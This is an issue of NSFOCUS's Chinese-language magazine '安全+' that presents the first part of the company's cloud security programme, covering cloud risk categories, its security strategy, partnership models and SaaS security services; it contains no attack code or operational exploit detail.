安全+
SECURITY
2022/10 总第 054
技术版 ▶▶ 与安全人士分享技术心得 Share technique experience with security professionals

★ 本期焦点

《绿盟科技云安全纲领》（上）

数据安全风险评估服务与技术实践

创新方案，如何更有效地预防数据泄露？

云原生服务风险测绘分析（三）：Kong和Apache APISIX

绿盟科技官方微信

NSFOCUS

本期看点 HEADLINES

主办：绿盟科技
策划：《安全+》编委会
地址：北京市海淀区北洼路4号益泰大厦三层
邮编：100089
电话：(010)6843 8880-5463
传真：(010)6872 8708
网址：www.nsfocus.com

2022/10 总第 054

欢迎您扫描封面左下角的二维码，关注绿盟科技官方微信，
分享您的建议和评论，或者来信nsmagazine@nsfocus.com
与我们交流。(《安全+》部分图片来源于网络)

安全+ SECURITY+

© 2022 绿盟科技

《安全+》图片与文字未经相关版权所有人书面批准，
一概不得以任何形式、方法转载或使用。《安全+》保留所有版权。

SECURITY+ 是绿盟科技的注册商标。

需要获取更多信息，请访问WWW.NSFOCUS.COM

目录 CONTENTS

卷首语

安全行业正在持续产生变化，产业数字化不断迭代革新。多云、数据中心、企业网、远程办公等网络计算结构及形态的产生，在重塑网络信息安全环境的同时，不断呼吁全面专业、高效敏捷、及时更新的网络安全能力。

本期《安全+》将继续对近期技术发展热点领域和方向进行追溯观察，立足云化时代的用户价值主张，深度剖析网络安全技术的内核与积淀。

从产业发展趋势来看，云计算安全正朝着“全场景、可信任、实战化”进一步演绎。在IT环境复杂多变，上云用数赋智已成企业必修课的今天，云化交付的安全服务体系尤为重要。

数字化创新更需要坚实的安全底座，安全的意义则是通过持续性地为客户提供对应的安全能力解决问题。作为专业的网络安全公司，多年来，绿盟科技以“智慧安全”的发展理念为战略指引，不断将安全能力传递到客户侧。结合客户的实际应用发展，在实现安全与业务紧密联结的道路上寻求更高的价值。

瞬息万变的网络空间安全充满神秘性、对抗性以及持续变化性。2022年，绿盟科技推出T-ONE CLOUD安全能力建设方案，以云的思路，构建弹性、异构、按需服务的安全能力体系架构。绿盟科技相信，只有云化系统交付的安全产品和服务，才能使客户获得全面弹性安全能力；高效敏捷的安全运营体系，才能使客户得到最优的安全效能；专业安全公司与客户建立持续可信任连接，才能把最新研究成果和能力赋能给现场用户。

叶晓虎

《绿盟科技云安全纲领》(上)

绿盟科技

绿盟科技自 2012 年开始研究并打造云计算安全解决方案，并于 2022 年正式推出“T-ONE 云化战略”，将安全产品与方案全面向云转型，并构建开放的云化生态。本文将对绿盟科技的云计算安全风险与发展的认知、价值主张、合作体系、参考体系、技术体系与建设方案进行阐释。因受篇幅限制，分为上、中、下三篇，本篇为上篇。

1. 云化风险分析

云计算的发展给千行百业提供了数字化的技术支撑，也是我国加快数字经济发展的支撑力之一。在云计算带来高效、弹性、便捷的同时，新的风险也在增加，但原有的安全问题并没有消除。由于数据的重要性加上云用户对数据的掌控权丢失，想要让用户放心地使用云，就必须解决云计算本身面临的各种安全问题。云计算的风险包括通用风险与具体场景的特有风险。

1.1 云计算通用的安全风险

无论是基础设施即服务（Infrastructure as a Service，IaaS）、平台即服务（Platform as a Service，PaaS）、软件即服务（Software as a Service，SaaS）等传统云计算平台，还是云原生、多云、混合云等新的云计算场景，都存在一些通用常见的安全风险。通用的风险如图 1 所示。




图 1 云计算通用的安全风险

1.1.1 平台安全风险

云计算最核心的问题就是服务可用性的问题，服务可用性所面临的风险主要分为内部风险与外部风险。内部风险主要是涉及平台自身可靠性问题，如：人员威胁操作、宕机、数据丢失等，它们都会造成云服务不可用；外部风险主要有漏洞利用、流量攻击、恶意扫描、密码爆破等等。

由于云计算规模大，并承载各类服务，平台安全风险被利用所造成的后果和破坏性远超传统应用平台，目前存在一些提高云计算安全性的解决方案，但只能解决特定的问题，还不能从根本上改变当前云计算平台不安全的状态。

1.1.2 虚拟化安全风险

虚拟化技术是云平台核心技术之一，虚拟化技术以客居方式运

行操作系统带来的安全问题是虚拟化所特有的安全风险，其中包括虚拟化层引入的新安全风险，以及新的虚拟化特有的安全风险，前者如虚拟机间的攻击与观测盲点、虚拟机蔓延（VM Sprawl）导致的攻击面扩大；后者如数据混杂风险、镜像篡改风险、数据所有权和管理权分离不清、残余数据清除，这些风险正成为云计算安全的焦点。

1.1.3 云应用安全风险

云计算的灵活性和开放性使得任何用户都可以通过互联网接入，因此对运行在云端的应用程序安全防护是一个非常大的挑战。云应用的安全风险一方面要分析云应用自身的安全风险，如 API、Web 应用等面临的安全风险；另一方面还需考虑整个网络体系的安全，特别是底层计算与网络架构。用户将数据从本地网络上传到云端来提供服务，在这一过程中除了要考虑 Web 类型的攻击以外，还应该对敏感数据应用与服务器之间通信采用加密技术防止中间人劫持风险。

1.1.4 数据与隐私泄露风险

数据作为第五大生产要素，其重要程度显而易见。考虑到各类数据上云趋势明显，云上的数据安全应特别得到重视。

云用户将海量业务数据汇集到云数据中心，故应在数据整个生命周期做好安全管理，在采集、传输、存储、使用、共享、销毁流程做到相应的安全防护。特别地，云用户的敏感信息不应被泄露、破坏或损失。为此，存储服务具备授予用户访问权限并且阻止非法访问的机制，防止因非授权访问和其他物理方法导致的数据泄露，此外还要保护高权限管理员的敏感信息。

然而，我们观察到的事实是，云计算相关安全事件相当比例是云上数据泄露，原因是未对云上的服务、数据访问进行认证授权，或访问凭证暴露在代码仓库、镜像或网站页面中，导致攻击者能够非授权地通过凭证访问云上数据。

大量用户数据被部署在同一个云平台上，也降低了恶意攻击者击破数据保护堡垒的工作量和难度。如云平台存在安全风险，攻击者则有可能利用其技术优势获取云中用户的数据信息。除了外部攻击者外，还要考虑云服务商 (Cloud Service Provider，CSP) 内部恶意攻击者。

在多云和混合云场景中，系统间数据传输流程也使得数据秘密性和完整性受到显著威胁。

因此，如何保证存放在云数据中心的数据隐私不被非法利用，如何保证数据在云系统流转过程中不被窃取或篡改，需要技术改进与法律完善。

1.1.5 制度管理风险

制度管理风险是指云服务商或用户部署、使用、运营云服务的过程中的制度不完备所带来的风险。实际上，仅靠安全防护技术并不能完全保证云系统和应用的安全，还需要制定并有效执行制度，以支撑各类安全技术的应用。

云计算系统的安全运行离不开有效的制度管理。攻击者利用

新漏洞或使用新的攻击战法可能会绕过云计算各类现有安全机制，但事前发现并避免组织在制度管理中的风险，可以在很大程度上抵御各类威胁，更好地保证提供安全的云计算服务。

1.1.6 法律与合规性风险

虽然云计算具有分布式、跨地理区域的特性，但云计算数据中心始终是部署在某个国家或行政区域，因此云计算物理设施、云平台与部署应用需要受当地法律的约束。法律风险是指云服务商声明的 SLA 协议以及服务内容在法律意义上存在的违反规定的风险、网络安全法提出的安全保护要求等。例如，2019 年，我国出台了网络安全等级保护 2.0，其中针对云计算风险提出了相关的具体要求；此外，2022 年的《数据出境安全评估办法》对境内数据出境做出了具体的合规性要求。

1.2 云计算应用场景的安全风险

云计算在不同应用场景下存在的特定安全风险如下：

1.2.1 公有云安全风险

用户通常是出于信任使用公有云服务，若公有云服务商无法保障用户的业务与数据安全，即便成本再低廉，也几乎没有用户愿意使用。因此，使用公有云需考虑的风险包含云应用的安全风险与云服务商的安全风险。

公有云上应用的主要安全风险有两种：漏洞利用和弱密码爆破。攻击者利用漏洞或弱密码爆破入侵部分云主机后，一般利用多种黑客工具进行扩散传播，最终攻击手段为挖矿、勒索、窃密还是 DDoS 攻击完全取决于攻击者的喜好和目的。每年因错误配置、漏洞利用等问题而发生的恶意代码执行事件与日俱增，恶意样本总数相比 2020 年同期数量上涨 10%，因而云计算租户需要特别注意这些安全风险。

虽然主流的公有云服务商的安全防护能力比较强，但仍需要考虑云服务商自身存在的安全风险。首先，可能出现云服务商灾备管理不完善，导致数据中心服务中断；其次，云服务商的服务水平协议（SLA）及免则声明是否符合需求，例如服务可用性保障范围及供给商是否担负一定安全责任等；最后，云服务商内部员工窃取客户敏感数据、客户不易对云服务供给商的安全控制措施和访问记录开展审计以及终止使用云端服务后，数据的备份、迁移与销毁问题。

1.2.2 私有云/行业云安全风险

区域和行业的头部企业或组织通过构建私有云或行业云，为数字化建设提供基础资源，奠定数字化转型的基石。因各地市、各行业的云建设方式不同，其安全责任划分不同，具体可参考前述责任共担模型。私有云 / 行业云的安全主要集中在保障物理设施与硬件的稳定安全运行、网络划分的隔离性以及健壮性、业务高峰期大流量承受能力、云网络边界接入隔离、检测监测、审计溯源上，以确保访问云计算系统和应用的流量可信，出现安全事件可以快速发现、响应和溯源。

相比公有云，私有云 / 行业云因其业务差异大而有较大的定制需求，在应对用户业务本身安全问题也是私有云安全重要的一部分。如金融行业云面临欺诈风险，攻击者利用猫池、手机墙，修改手机硬件的模拟器，模仿正常用户的注册、认证、使用等流程从而不正当获利，因而整个云平台和应用的风险就涉及到拒绝服务、API 漏洞利用、业务欺诈等，相关的防护技术和流程会涉及到对业务系统本身的安全改造。

1.2.3 多云/混合云安全风险

多云（multi-cloud）一般是由多个云提供商提供的多项公有云服务的组合，出于成本、可用性或避免厂商锁定的原因，企业可同时订购多个云服务商的产品服务，最大限度地发挥不同云服务商各自领域的优势，避免陷于单一云服务商的短板和绑定；混合云是指企业同时使用公有云和私有云（或传统办公环境），形成既有公有云系统，又有私有云系统，甚至还有传统网络互联的混合环境。因此，无论是客户需求使然，还是云计算演进过程，都会使得多云 / 混合云在各行业出现它们的身影，很多企业正在转向多云或混合云部署，应用程序是仅部署在单个云计算提供商或本地部署的云平台上，还会在多个云计算提供商的云平台进行混合型部署。多云与混合云模型通过增加更异构的计算基础设施来降低威胁可用性的风险，以及避免特定的云计算商锁定。

企业的数字化业务通常部署在多云多地多系统，由于各云平台架构异构，不同云资源管理难度大且运维复杂，难以实现统一高效管理、控制或分析，导致多云 / 混合云场景下运维不敏捷，管理成本高，而安全运维也同样存在这些问题。企业将业务部署在公有云上，其安全能力建设重度依赖云服务商，而各云厂商安全能力差异性较大且水平参差不齐，无法直接使用同一套安全方案。此外，Gartner 分析得出 99% 以上的云安全事件的根本原因将是最终用户在云上的错误配置，在多云或混合云的场景下，用户无法保证在所有环境中保持统一、正确的安全策略，从而引发数据泄露或攻击者渗透穿越。

1.2.4 云原生安全风险

云原生可称为云计算的下半场，近年兴起的容器和编排技术凭借其弹性敏捷的特性和活跃强大的社区支持，成为云原生生态的重要支撑技术。容器化部署形态也在改变云端应用的设计、开发、部署和运行，从而重构云上业务模式。

容器和容器编排系统的安全风险将直接影响整个云原生系统的安全性。从 IT 基础设施的视角来看，云原生系统底层是容器，其基于操作系统虚拟化技术，跟其他的虚拟化云计算平台一样，存在逃逸和云内横向移动的风险；上层是以微服务为中心的容器编排、服务网格、无服务器计算（Serverless Computing）等系统，其 API、业务存在被攻击的风险。

此外，从 DevOps 的视角来看，云原生系统所包含的软件供应链（如第三方软件库、容器镜像等，第三方厂商非授权发布软件仓库等）也存在被投毒或恶意攻击的风险；整个开发环节，如 CI/CD，也存在被攻击的风险。

1.2.5 5G/MEC安全风险

多接入边缘计算（Multi-access Edge Computing, MEC）是在靠近物或数据源头的网络边缘侧，融合网络、计算、存储、应用核心能力的分布式开放平台，就近提供边缘智能服务，满足行业数字化在敏捷连接、实时业务、数据优化、应用智能、安全与隐私保护等方面的关键需求。预计到 2022 年，超过 50% 的企业生成数据将在数据中心或云之外的边缘进行创建和处理。5G 为边缘计算产业的落地和发展提供了良好的网络基础，主要体现在三大场景（eMBB，uRLLC 和 mMTC）的支持、核心网用户面功能的灵活部署以及 5G 网络能力开放等方面。

5G/MEC 是网络边缘更好使能各行各业的关键，它们大多位于企业园区机房里面，一般为运营商代建和代维。企业借助 5G/MEC 系统进行生产控制、远程监控、物流管理和智慧安防等生产活动。5G/MEC 也是赋能工业生产的重要通信和计算基础设施，它们的底层均以云计算为支撑技术，例如虚拟化、SDN 和 NFV 等。

5G/MEC 系统对时延、可靠性和安全性有很高的要求。 很多生产业务对延迟有严格要求，如远程塔吊控制信息流的端到端延迟要小于 18ms，即生产设备（塔吊等）通过无线基站、IP RAN 网络、5G/MEC 系统到企业应用系统（远程控制）的端到端通信要保证低延迟。因而，5G 网元 UPF 会随 MEC 下移，带动 UPF 相关业务端口下移到（如 N4，N6，N9, 5GC OAM 等接口）5G 移动承载网。而这样导致的直接问题是本地 MEC 的 UPF 和对方 MEC 的应用层互通，通过 N9 接口意味着本地 MEC 的 UPF 和对方 MEC 的 UPF 互通出现的流量隔离问题等。

一方面，5G 网元和 MEC 系统都是基于云计算技术构建的，其存在云计算本身的风险；另一方面，5G/MEC 系统还受到泛终端接入、本地安全管理、MEC 平台漏洞、攻击企业云、攻击核心网等安全问题的困扰。

2. 云安全价值主张

立足绿盟科技“智慧安全”的公司战略，本章对绿盟科技视角下的云安全价值主张进行阐释。

2.1 云化趋势下的绿盟科技战略转型

绿盟科技于 2015 年发布了“智慧安全 2.0”战略，提出了“智慧、敏捷、可运营”三个特征，这三个特征与云计算天然地匹配，构建了绿盟云安全服务。结合人工智能技术，绿盟云通过多源数据融合，构建知识图谱，进行关联、抽取与学习，形成了云端威胁情报，准确、及时地推送各类安全产品到地端，进而对新出现的已知或未知威胁进行识别、防护、检测与响应，形成完整、快速、端到端的运营闭环。

绿盟科技于 2021 年发布了“智慧安全 3.0”战略，在“智慧安全 2.0”的基础上，针对近年来安全攻防和产业发展的新趋势，确定了“全场景、可信任、实战化”三个原则。这三个原则也体现了云计算安全的新发展趋势。

首先，全场景是指绿盟科技的安全能力可应用于云计算、工业互联网、5G/ 边缘计算等各类环境。事实上，云计算已经成为一种使能技术，通过构建各种云化基础设施，进而支撑各类新型信息基础设施；此外，混合云、多云场景下的统一化、可编排的安全需求也给下一代云安全体系提出了新的要求。

其次，可信任是指安全能力可被服务提供商和用户所信任。绿盟科技通过梳理和监控资产、流量和工作负载，提供可视化的主客体行为剖面；通过全面的监控日志、告警和事件，还原安全事件的完整过程和处置情况；通过云端的海量数据分析，提供可信任的人工智能引擎，提升检测响应的效率和准确率。通过全程、深度的观测能力，为客户安全保护提供背书。

最后，云计算已经开始从满足合规性转向实战化攻防。各种针对云平台、云应用和云租户的攻击层出不穷。绿盟科技以攻防起家，始终贯彻以攻促防的安全能力建设思路，通过云化靶场、云计算攻击模拟和安全评估工具、云上风险测绘和应急响应等实用型、实战化的技术，推动绿盟科技云安全解决方案及各类安全产品的攻防对抗水平持续提升。

2022 年，绿盟科技正式推出了名为 T-ONE（inTelligent First Security，智慧安全优先）的云化战略，包含了云化交付的安全服务体系、安全运营中心，以及各类相关的安全解决方案和安全产品。一方面，T-ONE 架构中，云化基础设施成为重要的支撑体系，绝大多数的安全能力通过云端分发、部署和更新，而客户本地侧的瘦安全端点通过云化技术，按需、动态生成、编排企业侧所需的安全能力；另一方面，T-ONE 可部署在数据中心、私有云和传统企业环境，很好地支持各类混合型场景。

可见，绿盟科技近年所做的战略方向投入，一方面顺应了整个行业云化的发展趋势，另一方面也积极利用云计算的各种特性，为其整体战略体系赋能。

2.2 绿盟科技云计算安全价值主张

绿盟科技已在云计算安全领域持续投入十年，在云安全联盟（CSA）担任云安全服务工作组和云原生安全工作组的联席主席，主导和参与编写多项国际国内标准、白皮书；与云服务商、各行业客户对接、打磨各类云安全产品、解决方案与服务，因而对云计算安全在各行业如何发展和落地有较多思考，并提出绿盟科技关于云计算安全的价值主张。

云计算安全的理念秉承了开放融合、软件定义、微服务化与原生安全。

图 2 绿盟科技云计算安全的价值主张

2.2.1 开放融合

网络安全是一个高度碎片化的市场，云计算安全也是如此。无论是云安全资源池，或是安全即服务，还是云原生安全，都需要多厂商多种安全能力融合，通过一致的形态为客户提供统一化的安全服务。

绿盟科技的云安全体系通过定义云环境下所需的各种原子化安全能力（详见后续发布的绿盟科技云安全纲领—中），在通过开放的生态系统中，每种能力可对应相应的产品或服务，消减了厂商锁定（Vendor lock-in）的风险。

进而，通过网络安全网格（CyberSecurity Mesh），根据客户场景和具体需求，按需组合各类安全能力，构建理论上无上限的复合安全能力（详见后续发布的绿盟科技云安全纲领—中），以应对复杂场景和各类新威胁。

2.2.2 软件定义

绿盟科技 2016 年提出了软件定义安全的理念，通过将安全能力的数据平面与控制平面分离，可构造软件定义的安全架构。在资源层面，可将硬件、虚拟化、容器化形态的安全设备抽象为具有各类安全能力的安全资源池，可提供弹性的安全能力;在控制层面，可通过安全控制平台，根据应用的策略，灵活地准备（provision）相应的安全资源，调度或操控相关流量，并且下发对应的安全规则，从而自动化地实现在云环境中的防护、分析和响应机制。

软件定义是现代化云计算系统所具备的特征，也是对传统计算、存储与网络能力的重构，云计算安全体系自然地继承了该特征。软件定义的安全体系与云计算平台融合，共同提供按需、内生、弹性、自动化的工作负载与网络保护。

2.2.3 微服务化

软件定义强调了控制与数据的分离，虽然定义了服务（应用）、控制和资源三层，但重点在于后两者。至于服务层，只是提供安全即服务（SECaaS），并没有过多着笔。从近年的实践和趋势，我们可以看到云安全应用的发展，会是容器化、编排化和微服务化。

由于容器有很好的可移植性和虚拟化性能，安全厂商开始将各类安全应用以容器的方式打包、发布和交付，并且使用编排系统，对云应用进行分布式部署、版本更新、弹性扩容。而服务层面最大的变化，就是安全应用的微服务化。

随着云基础设施云原生化，业务系统微服务化已经成为软件架构当前发展的新趋势。即将一个大型的单体系统拆解成多个轻量级的工作负载，并以容器打包、服务封装，通过微服务网关或服务网格将这些服务联通。

以往一个大型安全平台或安全服务，现在通过一个基础设施即代码（Infrastructure as Code，IaC）的配置文件交付，背后是一个微服务的有机集合。安全厂商或客户可以基于这些微服务进行业务扩展，根据场景增加或修改安全功能，形成场景化的安全能力。

可以说，软件定义安全提供了敏捷的安全能力，为应用层提供了开放的北向接口；而微服务化可根据业务需要，通过应用接口按需调用这些安全能力。

本质上看，微服务化体现的是云化 SaaS 趋势下，未来的安全解决方案将会是 API 驱动，微服务将是 API 形态交付的最小粒度体现；此外，微服务也提供了不同颗粒度的 API 更新、管理和编排更有效的机制。

2.2.4 智能大脑

云化的必然趋势是攻防上云和数据集中，这两种趋势都对构建智慧的云端大脑提出了切实的要求。

首先，上云已经不是新鲜词了，而是企业提升业务效率、克服疫情所带来影响的必然选择。然而，攻击者也关注到企业的各类云上业务，各类云上的数据泄露、服务拒绝服务屡见不鲜，云安全已经不仅仅是合规驱动，真实的攻防已经围绕云上业务快速开展起来。

此外，随着云计算建设的推动，无论是在客户侧还是在安全厂商侧，都会汇聚大量数据，例如资产、日志、告警或事件，这些数据一旦到了一定数量级，就会呈现出某些攻防特征。

如果安全厂商需要快速发现攻击者的行为，就应构建一个云端大脑，收集、处理、融合、分析多源异构数据，对当前的态势进行研判，及时发现风险与威胁，并快速做出决策。在设计云端大脑的同时，构建各项运营的指标体系，闭环、迭代地提升安全运营的效率与效果。

与此同时，需要注意的是，数据上云需要满足国家的各项法律法规的要求，特别是具有个人标识或敏感的数据需要进行相应的处置，满足合规性要求方能使用。绿盟科技发布的《拥抱合规、超越合规：数据安全前沿技术研究报告》[1]，其中去标识化与脱敏评估、隐私增强计算等技术能够帮助云端安全大脑满足合规性要求。

2.2.5 原生安全

云计算安全首先是要保障云计算系统的自身安全，绿盟科技通过云安全资源池和云原生应用防护系统（CNAPP）为各层级的云计算平台提供了全方位的安全防护。

在保护云安全系统的同时，也应充分利用云计算和云原生系统所提供的弹性、敏捷等特性，赋能现有的云安全系统。例如，前述的软件定义、微服务化都是安全能力云化或云原生化后所具备的特性。

当我们的云安全系统具有了云原生的特性，这些优点就成为内生的。即便脱离了云原生的环境（如在传统 IT 系统，甚至在 5G 核心网等系统），还是会具有这些优点。我们不会讨论这些系统只为云计算所服务，或这些系统具有“云”的特性。我们只会说，这些特性就是我们的安全平台与生俱来的安全特性，或这些平台原生具备的安全能力。

更通俗地说，绿盟科技的云安全方案，不仅适用于公有云、私有云或多云，也适用于混合云等复杂的云场景，还适用于传统 IT 环境、5G/MEC 等各类场景。

事实上，绿盟科技 T-ONE 方案中很重要的组件 SSE 边缘网关，就是采用了云原生化的各类安全微服务，在企业边缘侧提供多种所需的安全能力。

原生安全是云化趋势下安全厂商的必然趋势，只有用统一的技术栈和技术架构，才能用最小的成本服务更多的用户，提供一致、全面和高效的安全服务。

3. 云安全合作体系全景图

绿盟科技云安全方向的合作秉承开放融合的价值主张，与不同类型的合作伙伴展开了多种模式的合作。

3.1 合作伙伴

为了更好地服务客户，绿盟科技秉承开放的态度，通过多种合作模式，与云服务商、安全厂商、电信运营商、独立 IDC 服务商共同打造更加具有竞争力，更加贴近客户业务的联合解决方案。了解不同合作伙伴和合作模式的对应情况，请参考表 1。

表 1 绿盟科技合作模式 & 合作伙伴矩阵图

合作模式/伙伴	云服务商	信息安全厂商	运营商	区域IDC服务公司
公司级战略合作	●	●		●
安全运营中心合作运营			●	●
IT基础设施合作增值运营			●	●
解决方案打造-标准化场景	●	●	●	●
解决方案打造-定制化场景	●		●	●
解决方案打造-国产化场景	●			
优势产品构建-标准化场景	●	●		
优势产品构建-国产化场景	●			

3.1.1 云服务商

云服务商是指提供基于云计算的平台、基础结构、应用程序或存储服务的第三方公司。绿盟科技与云服务商合作为客户提供“云 + 安全”一体化解决方案。

云市场售卖

经过前期云服务商云平台与绿盟科技安全产品的深度适配与联合开发，绿盟科技的安全产品具备云上快速部署，策略统一升级维护等能力，并在云服务商的云市场上线。租户可以通过云市场直接购买相应的安全产品获得对应的安全能力，整个过程方便快捷。

生态合作方案

绿盟科技与云服务商实现云安全产品与租户云资产解耦合的交付方案，绿盟科技的安全产品上架云市场后，租户可通过云市场直接下单，也可以走线下流程进行采购，购买方式较为灵活。

联合解决方案

绿盟科技利用自有云安全产品与云服务商合作打造“云 + 安全”一体化解决方案，优势互补，强强联合，共同进行市场推广。

3.1.2 安全厂商

安全厂商主要是指能够独立设计、研发、生产、销售信息安全产品的企业。绿盟科技联合业内优秀的安全厂商推出更具竞争力的解决方案。

资源池纳管

将第三方优势安全产品纳入绿盟科技的安全资源池内做统一管理，实现安全能力快速扩展。

3.1.3 运营商

运营商是指提供网络服务的供应商。国内主要运营商包括中国移动、中国联通、中国电信、中国广电，绿盟科技联合运营商集团、运营商研究院等单位，合作开发增值性解决方案，实现合作共赢。

联合开发

结合绿盟科技与运营商研究院的技术优势，共同开发针对客户场景的安全解决方案，如 5G/MEC 安全方案、SASE 解决方案、云

原生安全解决方案等。

联合解决方案

在标准的客户场景下，利用绿盟科技与运营商自有的标准产品，打造标准化的“云 + 安全”解决方案，可覆盖广泛的客户需求。

合作增值运营

绿盟科技与运营商双方共建数据中心，运营商为客户提供计算、存储、网络等资源，绿盟科技为客户提供安全能力与安全运营服务，构建能力共建、责任共担、收益共赢的合作运营体系。

特定场景的定制化解决方案

绿盟科技提供安全能力及安全服务的定制化功能实现，定制产品独立演进、独立升级，满足客户特定场景下的安全需求。

3.1.4 区域IDC服务公司

区域 IDC 服务公司，定位为省级 / 市级基础设施服务提供商。绿盟科技与 IDC 服务公司共同打造安全运营中心，为客户提供 “云 + 网络 + 安全”的整体解决方案。

合作运营模式

依赖于 T-ONE CLOUD 战略体系中完整的基础安全能力、安全运营、安全服务等能力，结合本地 IDC 运营公司的计算、存储、网络等资源，为客户打造业务承载、网络安全、态势感知的整体业务运营中心。

3.2 合作模式

针对不同类型的合作伙伴，绿盟科技打造了公司级战略合作、安全运营中心合作增值运营、IT 基础设施合作增值运营、解决方案打造、优势产品构建等多种合作模式，同时针对不同的合作模式也提供了多层次、多团队、多维度的支持，为双方顺利合作保驾护航。了解不同合作模式和合作伙伴权益对应情况，请参考表 2。

表 2 合作模式 & 合作伙伴权益矩阵图

合作模式/伙伴	研发支持	架构师支持	产品经理支持	解决方案经理支持	专项培训支持	市场运营支持
公司级战略合作	●	●	●	●	●	●
安全运营中心合作运营	●	●	●	●	●	●
IT基础设施合作增值运营		●	●	●	●	●
解决方案打造-标准化场景				●	●	
解决方案打造-定制化场景	●		●	●	●	
解决方案打造-国产化场景	●	●	●	●	●	
优势产品构建-标准化场景			●	●	●	
优势产品构建-国产化场景	●	●	●	●	●	

3.2.1 公司级战略合作

绿盟科技与具备产品研发、解决方案、市场运营能力的大型合作伙伴（如云服务商、安全厂商）进行公司级战略合作，双方将在产品研发、关键技术突破、行业标准制定、市场营销等方面展开深入合作，实现优势资源的有效整合，共同为客户提供优质、高价值的产品、服务与解决方案。

3.2.2 安全运营中心合作增值运营

绿盟科技携手重庆、长沙、沈阳、天津、上海、武汉等十几个城市构建城市级的云计算安全运营中心。绿盟科技提供安全产品、技术及运营能力，合作伙伴（如大型 IDC 运营方）提供本地化资源与硬件设备，双方共建 SaaS 化的安全运营中心，共同建设、责任共担、收益共享，最终达成互利共赢的目标。

3.2.3 IT基础设施合作增值运营

绿盟科技与具有本地化计算、存储、网络资源的中大型 IDC 运营方合作，双方共建数据中心，合作伙伴为客户提供基础设施相关服务，绿盟为客户提供安全能力与安全运营服务，为客户提供稳定、快捷、安全的业务运营服务体系。

3.2.4 解决方案打造

标准化场景

在标准的客户场景下，结合绿盟科技与合作伙伴（如云服务商、安全厂商）的标准产品，共同打造标准解决方案，可覆盖广泛的客户需求。

定制化场景

结合绿盟科技与合作伙伴（如云服务商、运营商）双方的技术优势，共同开发针对客户场景的安全解决方案。

国产化场景

绿盟科技积极参与国内主流的国产化体系的硬件适配计划，快速满足客户国产化云平台的安全需求，如鲲鹏凌云伙伴计划等。

3.2.5 优势产品构建

云计算系统是多种能力的融合，绿盟科技的安全能力一方面可以与云计算系统集成，另一方面也可以集成更多的第三方安全能力。

云厂商安全能力集成

将绿盟科技的安全原子能力嵌入云计算厂商的安全能力池内，或者云平台虚拟化业务 VPC 内，实现云租户级别的安全防护。

安全组件能力集成

将第三方安全厂商的安全原子能力嵌入绿盟科技的安全能力池，丰富现有的安全能力。

国产化适配场景

将绿盟科技的安全原子能力与“国产硬件 + 国产操作”系统相适配，满足国产化云平台业务防护需求。

3.3 服务及方案

绿盟科技依托于星云实验室多年来在云安全领域的研究，同时借助于绿盟科技在 Web 安全、网络安全、数据安全等领域的深厚积累，推出了多种适合于不同行业、不同场景、不同形式的安全解决方案。

3.3.1 绿盟云SaaS安全服务

绿盟网站安全监测服务 PAWSS

绿盟网站安全监测服务按照 SLA 约定的频率对用户站点进行扫描和网站内容监测，由绿盟科技安全专家团队提供的运营服务在安全增值运营平台上运营，确保客户网站安全。当监测到用户网站遇到风险状况后，安全专家团队会在第一时间通知用户，并提供专业的解决方案建议。

绿盟网站云防护服务 WCP

绿盟网站云防护服务，通过云服务（SaaS）的方式将传统 WAF 设备的功能远程提供给被防护的客户，客户网站只需要变更 DNS 解析地址即可享受防护服务。同时，服务自动完成站点的策略配置、故障迁移、规则库升级等运维工作，极大降低了客户的使用门槛。

绿盟等保套餐服务

绿盟科技依托于 SaaS 化安全能力，结合自身安全服务优势，联合等保测评机构，为用户提供专业的、一站式咨询、指导、建设服务，帮助用户更快地完成等保整改工作。

绿盟 SASE 服务

绿盟安全访问服务边缘（NSFOCUS Security Access Services Edge，NSFOCUS SASE）在绿盟云上集成 SD-WAN 和多种安全能力（如零信任访问控制、上网行为控制等），对外提供网络和安全一体化的 SaaS 服务。绿盟 SASE 旨在通过一朵边缘云，作为中继来处理用户到应用、设备到应用等多种连接，提供接入控制、安全防护、网络加速等安全和网络能力。

3.3.2 云安全运营服务

云端安全服务

绿盟科技为客户提供完整的安全运营服务，主要包含：互联网资产核查服务、安全设备托管服务、轻量化安全测试服务、漏洞修复优先级分析、基于情报的风险管理服务、互联网暴露面风险管理服务等。

安全专项服务

绿盟科技为客户提供丰富的专项安全服务，主要包含：等保合规建设服务、勒索病毒防治服务、挖矿主机治理服务、紧急漏洞应急响应服务等。

3.3.3 云安全管理平台方案

绿盟云安全集中管理方案

绿盟云安全集中管理系统是为了解决私有云和行业云安全问题以及解决安全增值场景实现而提供的一整套平台级产品。采用“软件定义安全 SDS”架构，将虚拟化安全设备和传统硬件安全设备进行资源池化的整合。通过该平台实现安全设备服务化和管理的集中化，以及安全能力的“按需分配、弹性扩展”，满足客户的合规性需求，提高云上安全运维效率。

绿盟多云管理方案

绿盟科技提供多云管理中心，基于多云场景下的资源申请和编排管理为客户提供一站式云上资源统一的管理能力，支持主流的公有云及私有云平台平滑接入，运维人员只需要提供云平台相关授权，即可无缝实现不同云的资产在多云安全管理平台集中统一管理。

绿盟多云安全管理方案

绿盟科技在多云管理方案的基础上，提供多云安全中心，为不同云平台的资产提供风险闭环管理，可灵活选择安全产品的类型、规格等，提交订单后安全产品将会自动化部署、秒级开通、快速激活。通过安全探针采集云资产数据统一进行态势分析，呈现多云安全风险，并进行多云安全策略配置。

绿盟云原生容器安全方案

绿盟云原生容器安全方案（CNSP）定位于云原生安全领域，秉承 DevSecOps 理念，践行安全左移原则，采用微服务架构设计，可弹性匹配客户侧的云原生环境，借助容器编排技术将安全能力部署于客户的业务节点中，为容器编排环境、容器及镜像提供持续安全分析，实现容器环境的资源可视化管理并提供镜像安全、基础设施安全、运行时安全、合规安全等能力，保障容器在构建、部署和运行全生命周期的安全。

3.3.4 T-ONE CLOUD

